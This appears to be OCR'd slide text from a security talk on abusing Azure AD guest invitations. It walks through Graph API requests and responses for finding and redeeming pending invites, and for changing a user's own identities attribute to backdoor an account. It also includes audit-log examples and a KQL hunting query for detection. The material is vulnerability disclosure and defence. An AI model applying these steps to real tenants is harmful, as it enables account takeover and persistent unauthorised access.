
https://graph.windows.net/myorganization/users?api-version=1.61-internal&$filter=userState eq 'PendingAcceptance'&$select=userPrincipalName,inviteTicket,userType,invitedAsMail


```
{
    "odata.metadata": "https://graph.windows.net/myorganization/$metadata#directoryObjects",
    "value": [
        {
            "odata.type": "Microsoft.DirectoryServices.User",
            "userPrincipalName": "guest_outsidersecurity.nl#EXT#@iminyourcloud.onmicrosoft.com",
            "inviteTicket": [
                {
                    "type": "Invite",
                    "ticket": "3557db4d-b514-4602-aa88-9c23f82ca61c"
                }
            ],
            "userType": "Guest",
            "invitedAsMail": "guest@outsidersecurity.nl"
        }
    ]
}
```

# Query netid from rogue account


https://graph.windows.net/myorganization/users/newlowpriv@crosstenantdev.onmicrosoft.com/?api-version=1.61-internal&$select=userPrincipalName,netId


```
{
    "odata.metadata": "https://graph.windows.net/myorganization/$metadata#directoryObjects/@Element",
    "odata.type": "Microsoft.DirectoryServices.User",
    "userPrincipalName": "newlowpriv@crosstenantdev.onmicrosoft.com",
    "netId": "10032001E50FBEAE"
}
```





# Redeem invite POST response


```
{
    "odata.metadata": "https://graph.windows.net/myorganization/$metadata#directoryObjects/@Element",
    "odata.type": "Microsoft.DirectoryServices.User",
    "objectType": "User",
    "objectId": "cd3a4c74-64ca-42b4-9448-601cabad969a",
    "deletionTimestamp": null,
    "acceptedAs": "guest@outsidersecurity.nl",
    "acceptedOn": "2022-03-16T13:40:00.8365096Z",
    "accountEnabled": true,
    "ageGroup": null,
    "alternativeSecurityIds": [
        {
            "type": 5,
            "identityProvider": null,
            "key": "EAMgAeUPvq4="
        }
    ],
    "signInNames": [
        "guest@outsidersecurity.nl"
    ],
```



# No way to determine actual account link



# TL;DR

- Every user could query for non-redeemed invites.
- Could redeem invite without any validation, link to arbitrary external account.
- No way for admins to find out which account it was actually linked to.

# Impact scenarios

- External identities often used for managing Azure subscriptions in other tenants.
- Used for external suppliers/MSP accounts.
- Leaving employee could add guest account to retain access.
- UI flow exists to directly assign role to invited account, could be a privilege escalation.
- Bypasses allowlist of external collaboration domains.

## Audit Log Details

Activity | Target(s) | Modified Properties

**Activity**

| | |
|---|---|
| Date | 3/24/2022, 11:40 AM |
| Activity Type | Update user |
| Correlation ID | 1a2c29e0-9217-423c-8841-4e81d55b9ff7 |
| Category | UserManagement |
| Status | success |
| Status reason | |
| User Agent | |

**Initiated by (actor)**

| | |
|---|---|
| Type | Application |
| Display Name | Microsoft Invitation Acceptance Portal |
| App ID | |
| Service principal ID | 7f45c9b5-033d-417f-9071-ac35aa7adefe |
| Service principal name | |

## Audit Log Details

Activity | Target(s) | Modified Properties

**Activity**

| | |
|---|---|
| Date | 3/16/2022, 2:40 PM |
| Activity Type | Update user |
| Correlation ID | 1444e043-3b7e-42fc-9b25-434df1735fbe |
| Category | UserManagement |
| Status | success |
| Status reason | |
| User Agent | |

**Initiated by (actor)**

| | |
|---|---|
| Type | User |
| Display Name | |
| Object ID | 077e1225-c6bd-4e18-ab93-da406f10abaf |
| IP address | |
| User Principal Name | newlowpriv@iminyour.cloud |

# Hunting query

```
AuditLogs
| where OperationName =~ "Update user"
| where Result =~ "success"
| mv-expand target = TargetResources
| where tostring(InitiatedBy.user.userPrincipalName) has "@" or
tostring(InitiatedBy.app.displayName) has "@"
| extend targetUPN = tostring(TargetResources[0].userPrincipalName)
| extend targetId = tostring(TargetResources[0].id)
| extend targetType = tostring(TargetResources[0].type)
| extend modifiedProps = TargetResources[0].modifiedProperties
| extend initiatedUser = tostring(InitiatedBy.user.userPrincipalName)
| mv-expand modifiedProps
| where modifiedProps.displayName =~ "UserState"
| mv-expand AdditionalDetails
| where AdditionalDetails.key =~ "UserType" and AdditionalDetails.value =~ "Guest"
| extend new_value_set = parse_json(tostring(modifiedProps.newValue))
| extend old_value_set = parse_json(tostring(modifiedProps.oldValue))
| where new_value_set[0] =~ "Accepted" and old_value_set[0] =~ "PendingAcceptance"
| project-away old_value_set, new_value_set, modifiedProps
```

Copy/paste version: https://gist.github.com/dirkjanm/


# External identities in MS Graph

- MS Graph shows less information than AAD Graph
- “identities” property can actually be modified with correct privs

https://graph.microsoft.com/beta/users/cd3a4c74-64ca-42b4-9448-601cabad969a/identities


```
{
    "@odata.context": "https://graph.microsoft.com/beta/$metadata#users('cd3a4c74-64ca-42b4-9448-601cabad969a')/identities",
    "value": [
        {
            "signInType": "federated",
            "issuer": "ExternalAzureAD",
            "issuerAssignedId": null
        },
        {
            "signInType": "userPrincipalName",
            "issuer": "iminyourcloud.onmicrosoft.com",
            "issuerAssignedId": "guest_outsidersecurity.nl#EXT#@iminyourcloud.onmicrosoft.com"
        }
    ]
}
```

# Other identity providers



# Email OTP in MS Graph and AAD Graph

## Mail OTP Test

AAD Graph

Overview | Raw


```
▾ Object
    acceptedAs: "mailotp@outsidersec.dev"
    acceptedOn: "2022-07-26T13:53:56"
    accountEnabled: true
    ageGroup: null
  ▾ alternativeSecurityIds: Array[1]
    ▾ 0: Object
        identityProvider: "mail"
        key: "bWFpbG90cEBvdXRzaWRlcnNlYy5kZXY="
        type: 6
    appMetadata: null
```


## MS Graph


```
"@odata.context": "https://graph.microsoft.com/beta/$metadata#users('
"value": [
    {
        "signInType": "federated",
        "issuer": "mail",
        "issuerAssignedId": "mailotp@outsidersec.dev"
    },
    {
        "signInType": "userPrincipalName",
        "issuer": "iminyourcloud.onmicrosoft.com",
        "issuerAssignedId": "mailotp_outsidersec.dev#EXT#@iminyourcloud.onmicrosoft.com"
    }
]
```

# Who can modify the identities attribute?

- Global Admins
- User Administrators
- Apps with User.ManageIdentities.All privileges

- Users can modify their own identities

# Azure AD “Users” Role Definition

```
{
    "condition": "$ResourceIsSelf",
    "resourceActions": {
        "allowedResourceActions": [
            "microsoft.directory/users/changePassword",
            "microsoft.directory/users/invalidateAllRefreshTokens",
            "microsoft.directory/users/basicProfile/update",
            "microsoft.directory/users/identities/update",
            "microsoft.directory/users/mobile/update",
            "microsoft.directory/users/searchableDeviceKey/update",
            "microsoft.directory/userInfos/address/read",
            "microsoft.directory/userInfos/email/read",
            "microsoft.directory/userInfos/openId/read",
            "microsoft.directory/userInfos/phone/read",
            "microsoft.directory/userInfos/profile/read"
        ]
    }
}
```

# Users modify their own identities

Given a time-limited or scope-limited access token with the correct MS Graph permissions, attackers can backdoor an account and link it to an external account.

# Attack scenario's

- Temporary account access
- Limited scope access, for example through device code phishing
- Application takeover or URL hijack with the appropriate scope

# Account identities: original

GET https://graph.microsoft.com/beta/users/newlowpriv@iminyour.cloud/identities

Params Authorization Headers (8) Body Pre-request Script Tests Settings

